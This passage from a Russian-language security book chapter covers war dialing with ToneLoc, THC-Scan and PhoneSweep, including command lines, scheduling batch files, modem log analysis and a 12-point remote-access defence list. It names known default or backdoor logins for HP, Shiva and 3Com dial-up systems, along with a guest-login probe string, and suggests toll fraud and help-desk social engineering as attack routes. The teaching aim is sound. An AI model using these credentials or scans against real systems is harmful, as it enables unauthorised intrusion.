От оборудования зависят скорость и эффективность боевого прозвона. Следует внимательно конфигурировать программное обеспечение, например, необходимо правильно установить тайм-аут для перехода к следующему телефонному номеру, иначе можно пропустить отдельные потенциальные цели из-за шумов в линии или других факторов. Стандартное значение тайм-аута 45 — 60 с позволит перебирать в каждом модеме примерно по одному номеру в минуту, поэтому для прозвона диапазона из 10 000 номеров потребуется несколько дней непрерывной работы. Разумеется, увеличение количества модемов существенно ускорит процесс — при наличии четырех модемов удастся прозвонить диапазон в два раза быстрее, чем с двумя модемами. Поскольку программы боевого прозвона лучше применять в часы наименьшей нагрузки (см. ниже), рекомендуем использовать четыре модема, однако отметим, что бесплатные программы не всегда верно поддерживают конфигурации с несколькими модемами.

Модель модема оказывает не менее важное влияние на эффективность работы. Высококачественные модемы способны определить ответ человека, второй тональный сигнал и даже занятость набранного номера. Идентификация голоса позволит программе боевого прозвона немедленно зарегистрировать номер как "voice", повестить трубку и перейти к следующему номеру без ожидания тайм-аута. Большая часть номеров в заданном диапазоне, как правило, относится к голосовым, поэтому время прозвона всего диапазона существенно сокращается. В документации на THC-Scan и PhoneSweep рекомендуется модем USRobotics (теперь 3Com, http://www.3com.com) Courier V.Everything как наиболее подходящий для данной работы. Для THC-Scan можно использовать и Zyxel Elite, а для PhoneSweep — Zvxel U-1496E Fax/Voice (http://www.zyxel.com).

Законодательство

Прежде чем приступить к боевому прозвону, внимательно изучите законодательство в этой области. В некоторых штатах разрешен последовательный прозвон больших диапазонов телефонных номеров, поэтому местные станции не отслеживают таких операций или не обращают на них внимания. Разумеется, все обсуждаемые нами программы перебирают номера телефонов из заданного диапазона по случайному закону, однако операции такого рода иногда являются "бесплатной путевкой в тюрьму", если, конечно, будут выявлены. Поэтому перед использованием боевого прозвона следует ознакомиться с действующим законодательством и заранее получить копию соответствующего постановления или закона. Иногда можно заверить прозваниваемый диапазон в юридической компании, чтобы исключить иски от компаний, телефоны которых случайно попали в список прозвона.

В этом же документе можно указать время исполнения прозвона. Проведение прозвона поздно ночью или в предрассветные часы позволит устранить иски о нарушении работы компании или о помехе ее деятельности.

Стоимость звонков

Не забудьте об оплате междугородных переговоров при проведении прозвона удаленной цели. Попробуйте сократить количество междугородных звонков, выяснив региональные номера целевой компании.

Перейдем к подробному описанию конфигурирования и использования утилит боевого прозвона. Дополнительно можно изучить предостережения о RTFM в любом руководстве по фрикерству (freakin— телефонный взлом)!

Программное обеспечение

Применение многих средств боевого прозвона требует долгих часов работы во время наименьшей нагрузки. Наличие гибких режимов планирования и возможности сохранения уже полученных результатов поможет не потерять данные, собранные предыдущей ночью. Бесплатные утилиты ToneLoc и THC-Scan формируют текущие снимки результатов работы и проводят их периодическое автосохранение, что позволяет возобновить прозвон с текущей точки. Эти утилиты имеют рудиментарные средства указания времени начала и завершения сканирования в пределах одного 24-часового интервала. Для многодневной работы лучше пользоваться средствами планирования запуска задач

операционной системы или пакетными сценариями. Отметим, что PhoneSweep полностью автоматизирует расписание своей работы.

ToneLoc

Одной из первых и наиболее популярных утилит боевого прозвона стала ToneLoc от Minor Threat & Mucho Maas (ToneLoc — сокращение от Tone Locator, искатель гудков). Исходного сайта ToneLoc больше не существует, но версии этой утилиты можно найти на многих подпольных сайтах Интернета по теме "phone phreaking" (телефонный фрикинг). Как и многие номеронабиратели, ToneLoc работает в DOS (а также в окне DOS систем Win *9x* и NT и в эмуляторе DOS систем UNIX). Утилита является проверенным годами инструментом хакеров и специалистов по безопасности. К сожалению, разработчики ToneLoc не стали совершенствовать утилиту. Для проверки защиты от боевого прозвона рекомендуем использовать более надежную THC-Scan.

ToneLoc несложно установить и использовать для основных операций боевого прозвона, однако не так просто задействовать ее расширенные функции. Сначала из командной строки нужно запустить утилиту TLCFG для записи базовых параметров, например конфигурации модема (порт COM, адрес порта I/O и IRQ), в файл TL.CFG, который извлекается ToneLoc во время запуска. Экран TLCFG.EXE показан на рис. 8.1.




Рис. 8.1. Утилита TLCFG.EXE служит для ввода конфигурационных параметров модема, используемых ToneLoc во время боевого прозвона

Затем нужно запустить из командной строки саму утилиту ToneLoc, причем требуется указать диапазон набираемых телефонных номеров, файл данных для записи результатов и параметры работы (см. сокращенный список в переводе на русский язык):

```
ToneLoc [DataFile] /M:[Mask] /R:[Range] /X:[ExMask] /D:[ExRange]
        /C:[Config] /#:[Number] /S:[StartTime] /E:[EndTime]
        /H:[Hours] /T /K
 [DataFile] - файл для сохранения данных, можно указать маску.
 [Mask] - маска телефонных номеров. Формат: 555-XXXX
 [Range] - диапазон телефонных номеров. Формат: 5000-6999
 [ExMask] - маска исключенных телефонных номеров. Формат: 1XXX
 [ExRange] - диапазон исключенных из сканирования номеров. Формат: 2500-2699
 [Config] - используемый конфигурационный файл.
 [Number] - количество наборов номера. Формат: 250
 [StartTime] - время начала сканирования. Формат: 9:30p
 [EndTime] - время окончания сканирования. Формат: 6:45a
 [Hours] - максимальное время сканирования (в часах). Формат: 5:30
Переопределяет [EndTime]
/T = Tones (гудок), /K = Carriers (несущая) (переопределяет конфигурационный
файл, '-' инверсия)
```

Утилита THC-Scan использует похожие параметры. Рассмотрим пример настройки ToneLoc на прозвон всех номеров диапазона от 555-0000 до -9999 и регистрацию в файле test. Работа ToneLoc показана на рис. 8.2.

```
toneloc test /M:555-XXXX /R:0000-9999
```




Рис. 8.2. ToneLoc сканирует большой диапазон телефонных номеров и выявляет сигнал (carrier), генерируемый удаленным модемом

ToneLoc имеет множество особенностей, поэтому рекомендуем внимательно прочитать техническое описание (TLUSER.DOC). Отметим дополнительный параметр утилиты — атрибут ожидания (wait switch). Он используется для тестирования офисных телефонных сетей (PBX), разрешающих вводить дополнительный код для вызова внутреннего телефонного аппарата компании.

```
toneloc test /m:555-9999Wxxx
```

Сначала набирается номер 555-9999, затем идет секундная задержка на ответный гудок и, наконец, выполняется попытка набора трехзначного кода (xxx) для каждого последующего обращения (пока не будет получен ответ от внутреннего телефонного номера офисной сети). ToneLoc способна выявлять до 4 цифр кода дополнительного номера. Не следует ли запретить в офисной АТС возможность удаленного доступа или, по крайней мере, использовать коды длиной более четырех цифр?

THC-Scan

Не реализованные в ToneLoc возможности доступны в утилите THC-Scan Ван Хаузера (van Hauser) из немецкой группы хакеров The Hacker's Choice (THC, http://www.infowar.co.uk/thc/). Как и ToneLoc, утилита THC-Scan конфигурируется и запускается в DOS, в оболочке DOS систем Win 9*x* и консоли Windows NT и в эмуляторе DOS систем UNIX.

Конфигурационный файл (.CFG) создается вспомогательной утилитой TS-CFG. Большая часть конфигурационных параметров не требует пояснений. Однако для формирования нестандартной конфигурации нужно знать характеристики портов COM персональных компьютеров. Стандартные параметры портов: s

COM	IRQ (вектор прерывания)	I/O (адрес ввода/вывода)
1	4	3F8
2	3	2F8
3	4	3E8
4	3	2E8

Утилита MOD-DET из состава THC-Scan служит для определения параметров, если их значения неизвестны (игнорируются все выводимые в Windows ошибки).

```
MODEM DETECTOR v2.00 (c) 1996,98 by van Hauser/THC
                                   <vh@reptile.rug.ac.be>
-----------------------------------------------------------------
Get the help screen with : MOD-DET.EXE ?
Identifying Options...
                Extended Scanning    : NO
                Use Fossil Driver    : NO (Fossil Driver not present)
                Slow Modem Detect    : YES
                Terminal Connect     : NO
                Output Filename      : <none>
Autodetecting modems connected to COM 1 to COM 4 ...
     COM 1 - None Found
     COM 2 - Found! (Ready) [Irq: 3 | BaseAdress: $2F8]
     COM 3 - None Found
     COM 4 - None Found
1 Modem(s) found.
```

После создания конфигурационного файла .CFG можно начинать боевой прозвон. Синтаксис команд THC-Scan похож на синтаксис ToneLoc, но с небольшим дополнением (список команд слишком велик, чтобы привести его

полностью, поэтому обратитесь к части IV технического описания THC-SCAN.DOC). Экран THC-Scan представлен на рис. 8.3.




Рис. 8.3. THC-Scan 2.0 выявляет номера, не обнаруженные утилитой ToneLoc

Планирование боевого прозвона на много дней вперед можно выполнить вручную, указав параметры /S и /E (начало и завершение сканирования соответственно), либо можно воспользоваться встроенными средствами операционной системы, например планировщиком AT в Windows NT, чтобы каждый день запускать сканирование в определенное время. Обычно мы записываем параметры THC-Scan в пакетный файл планировщика AT. Важно понимать, что в этом случае THC-SCAN.EXE проводит поиск файла .CFG только в текущем каталоге, если не указан параметр /!. Поскольку AT запускается командой из %systemroot.%, утилита THC-SCAN.EXE не сможет найти конфигурационный файл .CFG, если путь к нему не указан в явном виде.

Приведем пример пакетного файла thc.bat:

```
@echo off
rem Проверим, что thc-scan.exe находится по заданному пути
rem Для работы из планировщика AT нужно в явном виде указать абсолютный
rem путь к файлу .cfg с помощью параметра /!
rem При перезапуске сканирования предварительно измените каталог
rem требуемого файла .DAT и удалите аргумент /P:
C:\thc-scan\bin\THC-SCAN.EXE test /M:555-xxxx /R:0000-9999
/!:C:\thc-scan\bin\THC-SCAN.CFG /P:test /F /S:20:00 /E:6:00
```

После запуска пакетного файла утилита THC-Scan подождет до 8 P.M. (8 часов вечера), а затем до 6 A.M. (6 часов утра) будет прозванивать номера. Для планирования работы командного файла в последующие дни служит команда AT:

```
at 7:58P /interactive /every:1 C:\thc-scan\bin\thc.bat
```

THC-Scan найдет нужный файл .DAT, в котором отмечены все найденные прошлой ночью телефонные номера. Завершив работу с THC-Scan, не забудьте удалить оставшиеся задания командой at /delete.

Для работы с несколькими модемами или несколькими сетевыми клиентами Ван Хаузер написал простой пример пакетного файла NETSCAN.BAT, который находится в архивном файле THC-MISC.ZIP дистрибутива. Небольшие изменения (описанные в части II документации THC-SCAN.DOC) позволят настроить пакетный файл на автоматическое деление диапазона номеров и на создание отдельных файлов .DAT для каждого модема или сетевого клиента. Рассмотрим настройку THC-Scan на несколько модемов:

1. Создайте для каждого модема собственный каталог с копией THC-SCAN.EXE и соответствующего файла .CFG.
2. Измените NETSCAN.BAT в соответствии с рекомендациями из THC-SCAN.DOC. Количество модемов указывается в операторе SET CLIENTS= раздела [2] файла NETSCAN.BAT.
3. Запустите THC-SCAN.EXE из текущего каталога командой netscan.bat [dial mask] [modem #].
4. Поместите каждый выходной файл .DAT утилиты THC-Scan в каталог данного модема. Например, если вы работаете с двумя модемами и запускаете команду netscan 555-XXXX 2, то файл результатов 2555XXXX.DAT сохраните в каталоге второго модема (им может быть \thc-scan\bin2).

Исследуя полученные сигналы несущих, THC-Scan может послать модему определенную строку, заданную в файле .CFG. Этот режим устанавливается утилитой TS-CFG в меню Carrier Hack Mode: (Режим взлома несущей). Специальную строку "подталкивания" (nudge) можно задать для параметра Nudge. По умолчанию указана строка: "^~^~^~^~^M^~^M?^M^~help^M^~^~^~guest^M^~guest^M^~INFO^M^MLO", где "^~" означает пару, а "^M" — возврат каретки. Общепринятые строки "подталкивания" и пары предполагаемых значений имя/пароль чаще всего используются для ввода данных в ответивший модем.

По завершении сканирования необходимо исследовать несколько журналов. THC-Scan сохраняет данные о терминальных приглашениях в специальном текстовом файле, работа с которым требует ручного ввода команд. Боевой прозвон предоставляет для анализа большие объемы данных, включая списки набранных номеров, типы выявленных несущих, виды систем и т.д. THC-Scan записывает все эти данные в файлы трех типов: файл .DAT с разделителями полей, необязательный файл .DB для импорта в базу данных ODBC (если указан параметр /F) и несколько текстовых файлов .LOG, содержащих списки занятых номеров, несущих и терминальных приглашений. Файл .DB содержит разделители полей, поэтому его можно обрабатывать с помощью программ управления базами данных. Однако в этот файл не включаются ответы модемов, которые нужно вручную извлекать из файла терминальных приглашений CARRIERS.LOG. Это не является недостатком, поскольку терминальные приглашения отвечающих систем все равно приходится анализировать вручную при выяснении типа системы и уровня проникновения в нее.

Программы управления данными облегчают применение нескольких модемов. Выше говорилось о том, что несколько экземпляров THC-Scan способны

работать одновременно с каждым из имеющихся в системе модемов, разделяя на части весь диапазон сканирования номеров. Утилита DAT-MERGE.EXE поставляется вместе с THC-Scan и служит для объединения результирующих файлов .DAT. Однако файлы со сведениями о несущих можно объединить только вручную.

Несмотря на ряд недостатков, THC-Scan является наилучшим инструментом в категории бесплатных утилит, который мы и рекомендуем для использования. Однако за более простые и совершенные инструменты придется заплатить.

PhoneSweep

Утилита PhoneSweep обеспечивает дополнительные возможности (эта программа продается компанией Sandstorm Enterprises, http://www.sandstorm.net). Выше много говорилось об использовании и настройке бесплатных утилит, но коммерческие продукты предоставляют понятный и простой графический интерфейс (см. рис. 8.4).




Рис. 8.4. Графический интерфейс PhoneSweep резко выделяется на фоне меню бесплатных утилит, а дополнительные возможности повышают полезность и эффективность программы

Наиболее ценными свойствами PhoneSweep являются графический интерфейс, автоматизированное расписание работы, средства проникновения по ответу (несущей), одновременная поддержка нескольких модемов (до четырех) и элегантные выходные данные. Диапазон телефонных номеров называется *профилем* (profile), причем номера из профиля набираются любым свободным модемом. PhoneSweep можно настроить на работу в Business Hours (рабочие часы), Outside Hours (внерабочее время), Weekends (выходные) или

одновременно во все эти интервалы времени (см. рис. 8.5). Границы Business Hours задаются пользователем на вкладке Options | Time. PhoneSweep непрерывно набирает номера в заданное время (обычно Outside Hours и Weekends), но останавливает работу вне этого интервала (например, Business Hours) либо во время Blackouts (указывается на вкладке Options | Time). Возобновление работы происходит автоматически и продолжается до полного прозвона профиля и/или завершения тестирования выявленных модемов (если определен такой режим).




Рис. 8.5. PhoneSweep имеет простые параметры планирования, которые упрощают настройку рабочего расписания

PhoneSweep способна автоматически идентифицировать 120 различных производителей и моделей устройств удаленного доступа (полный список можно найти по адресу http://www.sandstorm.net/phonesweep/sysids.shtml). Идентификация выполняется на основе сравнения текстовых или двоичных данных, полученных от устройства на другом конце соединения, с уже известными ответами, хранящимися в базе данных утилиты. Если приглашение целевой системы было изменено, PhoneSweep не сможет распознать ее. Единственный способ выявления всех систем — включить "Приложение А: Все отклики целевых модемов" в заключительный отчет утилиты и провести его анализ вручную.

Помимо выявления стандартных несущих, PhoneSweep запускает атаку по словарю против каждого найденного модема. Файл bruteforce.txt в каталоге приложения является примером разделенного символами табуляции списка имен и паролей, который будет использован для взлома целевого модема. Если отвечающая система "повесит трубку", PhoneSweep снова наберет номер и продолжит подбор пароля, пока не проверит весь список (остерегайтесь режима блокирования в целевых системах, который позволит выявить повторный набор номера утилитой). Эта возможность вполне оправдывает стоимость PhoneSweep, поскольку автоматизируется процесс взлома, который должен был бы проводиться вручную или другой программой (см. ниже).

Встроенная в PhoneSweep база данных SQL используется для регистрации ответов, получаемых от всех модемов. Не нужно вручную искать в таблицах данные разного формата, как это делается в бесплатных утилитах. Существует только один тип отчета, однако он обеспечивает все необходимые поля, содержит краткое введение, отчет о проведенных действиях и полученных результатах, статистические сведения в табличной форме, необработанные отклики от модемов (дополнительная информация, определенная как Приложение А) и

полный список набранных телефонных номеров (дополнительная информация, определенная как Приложение В). Отчет содержится в одном файле формата Rich Text Format корпорации Microsoft. Часть отчета показана на рис. 8.6.

На момент выхода этой книги имелись две версии PhoneSweep. PhoneSweep Basic с поддержкой одного модема и 800 номеров в профиле стоила $980 (дополнительный год технической поддержки — еще $196). PhoneSweep Plus с поддержкой до четырех модемов и 10 000 номеров в профиле стоила $2800 (дополнительный год технической поддержки — еще $560). Лицензионные требования предполагают установку на параллельный порт специального аппаратного ключа (dongle), без которого нельзя выполнить инсталляцию программы. Учитывая большой объем ручной работы по установке, конфигурированию и управлению бесплатными утилитами, $2800 не кажутся слишком высокой ценой.

Discovered Modems:

	Total Phone Numbers With This Result	Percent of Phone Numbers With Carrier
Numbers with Carrier:	33	100.0%
Identified	9	27.3%
Unidentified	25	75.8%

Identified Systems with Modems:

5555552228 -PC Anywhere
5555553502 -US RoboticsV. Everything Dial Security Session
5555553520 -US RoboticsV. Everything Dial Security Session
5555553810 -US RoboticsV. Everything Dial Security Session
5555554549 -PC Anywhere
5555554564 -PPP
SS55S54567 -PC Anywhere
5555554660 -Shiva LanRover
555555477I -Cisco
Unidentified Carrier Numbers:

5555553097 -Unknown
5555553273 -Unknown
5555553406 -Unknown

Рис. 8.6. Утилита предоставляет как обобщенные, так и подробные сведения о проделанной работе.

Интересные сведения о сравнении возможностей PhoneSweep и THC-Scan можно найти в исследовании Симпсона Л. Гарфинкеля (Simson L. Garfinkel) из Sandstorm Enterprises, Inc. (http://geek-girl.com/bugtraq/1998_4/0770.html), где даются ответы на многие вопросы.

Вне зависимости от выбранной утилиты, нужно уметь анализировать результирующие данные.

Методы исследования ответных сигналов

Программы боевого прозвона способны самостоятельно проводить операции вторжения в выявленные модемы, однако чаще приходится вручную исследовать полученный отчет и анализировать уязвимые места отдельных коммутируемых соединений. Предположим, что в файле отчета CARRIERS.LOG утилиты THC-Scan показаны следующие отклики (файл сокращен; аналогичные данные выводятся в Приложении А отчета PhoneSweep):

```
23-05-1997 14:57:50 Dialing... 95552851
CONNECT 57600
HP995-400:_
Expected a HELLO command. (CIERR 6057)

23-05-1997 20:08:39 Dialing... 95552349
CONNECT 57600
@Userid: Password?
Login incorrect

23-05-1997 21:48:29 Dialing... 95552329
CONNECT 57600
Welcome to 3Com Total Control HiPer ARC (TM)
Networks That Go The Distance (TM)
login:
Password:
Login Incorrect

23-05-1997 21:42:16 Dialing... 95558799
CONNECT 57600
._Please press <Enter>..._I PJack Smith                    JACK SMITH
[CARRIER LOST AFTER 57 SECONDS]
```

Этот пример иллюстрирует основные моменты объединения данных в журнале регистрации: невозможно предвидеть все многообразие серверов удаленного доступа и операционных систем. Например, первый ответ получен от системы HP ("HP995-400"), но строка о команде HELLO не совсем понятна. Ручной вызов этой системы с программного терминала (рекомендуем утилиту Procomm Plus, с недавних пор поставляемую Symantec Corp., http://www.symantec.com/procomm/procomm.html, она позволяет эмулировать терминал VT-100 и использовать протокол ASCII) приведет к получению того же самого загадочного приглашения. Однако знатоки систем Hewlett-Packard сразу поймут, что откликнулась MPE-XL, поскольку синтаксис строки регистрации имеет вид "HELLO USER.ACCT", после чего нужно ввести пароль. Попробуем подключиться с помощью Procomm Plus:

```
CONNECT 57600
HP995-400: HELLO FIELD.SUPPORT
PASSWORD= TeleSup
```

FIELD.SUPPORT и TeleSup — это общеизвестные имя и пароль инициализации систем HP. Небольшое исследование и глубокие знания позволили быстро найти дыру там, где другие видят глухую стену.

Второй ответ немного сложнее. Синтаксис "@Userid" характерен для серверов удаленного доступа LANRover компании Shiva Corp. (теперь часть Intel),

причем PhoneSweep автоматически идентифицировала эту систему по ответу. По характерному признаку и информации, представленной на сайте http://www.shiva.com, атакующий сможет идентифицировать систему LANRover, сконфигурированную для аутентификации удаленного пользователя средствами внутренней базы данных NDS (Novell Directory Services). Хорошим вариантом будет имя supervisor или admin с нулевым паролем — на такую уловку часто попадаются ленивые системные администраторы.

Третий ответ еще раз показывает, что атакующему помогают знания о производителе и модели устройства отвечающей системы. Общеизвестна учетная запись "черного хода" в устройстве удаленного доступа 3Com TotalControl HiPer ARC — adm с нулевым паролем (http://geek-girl.com/bugtraq/1998_4/0682.html). Система совершенно открыта, если только не было установлено обновление, исправляющее данную ошибку.

Последняя запись свидетельствует об ответе программного обеспечения удаленного доступа pcAnywhere компании Symantec. Если владелец системы (JACK SMITH) столь умен, что использует сложный пароль, не следует отчаиваться — наверняка найдется пользователь pcAnywhere, не позаботившийся об этом. О программе pcAnywhere и других утилитах удаленного доступа рассказывается в главе 12.

Отметим, что интересные сведения дает не только ответный сигнал. Многие голосовые системы офисных АТС легко поддаются атакующим. В частности, офисная АТС нередко конфигурируется на ответ гудком длиной в секунду перед вводом дополнительного кода. Без должных мер защиты такой режим позволит злоумышленнику бесплатно позвонить в любую точку мира абсолютно незаметно для компании. Не пренебрегайте результатами, полученными программами боевого прозвона.

Мы еще не раз вернемся к примерам ответных сигналов, но даже эти варианты должны продемонстрировать вам, на что нужно обратить особое внимание при тестировании защиты компании. При необходимости проконсультируйтесь у разработчиков оборудования.

Предположим, найдена система, которая не поддалась на простейшую комбинацию имя/пароль. Взломщик, конечно же, применит атаку по словарю или атаку "грубой силой"! Мы уже отмечали, что PhoneSweep имеет встроенные средства подбора паролей. Можно использовать и другие инструменты, например утилиту Login Hacker из состава THC, являющуюся компилятором языка сценариев, подобного DOS, к которому прилагается несколько примеров готовых сценариев. Мы встречали сложные сценарии на языке ASPECT для Procomm Plus, которые проверяли три комбинации, затем перезванивали целевой системе и проверяли следующую тройку и т.д. В общем случае злоупотребление обращением к системам удаленного доступа может попасть под действие уголовного права, если система не является вашей собственностью.

Наконец, наиболее эффективным путем вторжения иногда становятся методы "социальной инженерии". Позвоните в справочную службу компании и спросите: "Какие у меня имя пользователя и пароль?" Это более эффективное и элегантное средство, чем тупой перебор "грубой силой".

Защита удаленного доступа

Приведем список основных действий, которые следует включить в план мероприятий по защите удаленного доступа. Список упорядочен по сложности реализации (от простого к сложному) и, как заметит проницательный читатель, в целом представляет собой политику компании в области защиты удаленного доступа.

1. Проведите учет существующих линий удаленного доступа. Проще всего использовать для этого рассмотренные выше утилиты боевого прозвона, причем будут выявлены все неавторизованные подключения, которые следует устранить при первой возможности.
2. Объедините все соединения удаленного доступа в единый модемный банк и присвойте ему статус недоверенных подключений извне во внутренней сети компании. Воспользуйтесь методами обнаружения вторжений и брандмауэрами для ограничения и проверки подключений к доверенным подсетям.
3. Затрудните поиск аналоговых линий связи — не включайте их в общий диапазон телефонных номеров компании и не используйте их при регистрации доменного имени в InterNIC. Защитите паролями сведения о внутренних номерах компании.
4. Проверьте физическую защиту шкафов с телекоммуникационным оборудованием — иногда шкафы стоят незакрытыми в общедоступных помещениях.
5. Регулярно проводите мониторинг журналов регистрации систем удаленного доступа. Обращайте внимание на неудачные попытки регистрации, высокую ночную активность и необычное применение шаблонов. Воспользуйтесь идентификацией вызывающей стороны, чтобы сохранить сведения обо всех входящих телефонных номерах.
6. Важно и просто! В линиях, предназначенных для коммерческих контактов, удалите вывод заголовков до установления подключения, заменив его загадочным приглашением к регистрации. Подумайте о выдаче специального предупреждения о последствиях неавторизованного доступа к системе.
7. *Для* всех систем удаленного доступа реализуйте двухкомпонентную аутентификацию. *Аутентификация* этого типа требует от пользователя двух подтверждений: одного присвоенного и второго, известного сотрудникам компании. Примером может служить одноразовый парольный маркер SecurID компании Security Dynamics Technologies, Inc. Эта рекомендация может оказаться неприемлемой с финансовой или организационной точки зрения. Однако не существует никаких других методов, способных устранить проблемы защиты удаленного доступа. Очевидно, что только жесткая политика сложных паролей может обеспечить безопасность.

8. Реализуйте аутентификацию *обратным вызовом*. Такой вызов предполагает, что после запроса отвечающая система "вешает трубку", а затем сама вызывает один из заранее предписанных номеров (определяющих разрешенные места для установки удаленного подключения). Усилить защиту позволит применение отдельного модемного пула для обратных вызовов при полном запрещении прямого обращения к этим модемам (средствами модемного оборудования или самой телефонной системы). Иногда это решение становится непрактичным, особенно для современных компаний, широко использующих связь с мобильными пользователями.
9. Проверьте, что сотрудники справочной службы компании предупреждены об опасности предоставления сведений об удаленном доступе. Все предыдущие методы становятся бесполезными, если атакующий может получить нужную ему информацию в справочной службе.
10. Централизуйте все средства удаленного доступа (от факсимильных аппаратов до систем голосовой почты) в рамках единого подразделения компании, отвечающего за защиту и безопасность.
11. Установите внутренние правила работы этого подразделения. Например, выделяйте прямые телефонные линии только по распоряжению главного управляющего или Бога. Используйте внутренний телефонный коммутатор для ограничения исходящих звонков, поступающих с факсимильных аппаратов или обращающихся к службам BBS (электронные доски объявлений). Проверяйте неукоснительное следование принятым правилам. При необходимости вернитесь к п.1 и с помощью средств боевого прозвона продемонстрируйте уязвимость телефонной сети.
12. Вернитесь к п.1. Хорошо составленные на бумаге рекомендации, конечно, необходимы, но лучше периодически проверять их практическую реализацию утилитами боевого прозвона. Рекомендуем делать проверку не реже одного раза в полгода для компаний, имеющих свыше 10 000 телефонных линий, хотя нет никаких ограничений на более частые проверки.

Итак, методы защиты удаленного доступа можно записать в виде всего лишь 12 правил. Разумеется, некоторые из них трудно реализовать на практике. Наш опыт работы в крупных компаниях показывает, что нередко организации имеют неприступные брандмауэры Интернета и совершенно беззащитны перед тривиальным телефонным звонком, идущим к самому сердцу инфраструктуры информационных систем. Повторим еще раз: проверка на прочность модемного доступа может стать наиболее важным шагом в усилении защиты корпоративной сети.

Взлом виртуальных частных сетей

Стабильность и повсеместное распространение обычных телефонных сетей способствуют их широкому использованию в системах удаленного доступа. Однако современные системы понемногу переходят на более прогрессивный метод: виртуальные частные сети (VPN, Virtual Private Networking).

VPN — довольно широкий термин, не отражающий определенного типа сетей или протоколов, но в целом предполагающий использование "туннельной" пересылки конфиденциальных данных по Интернету при необязательном

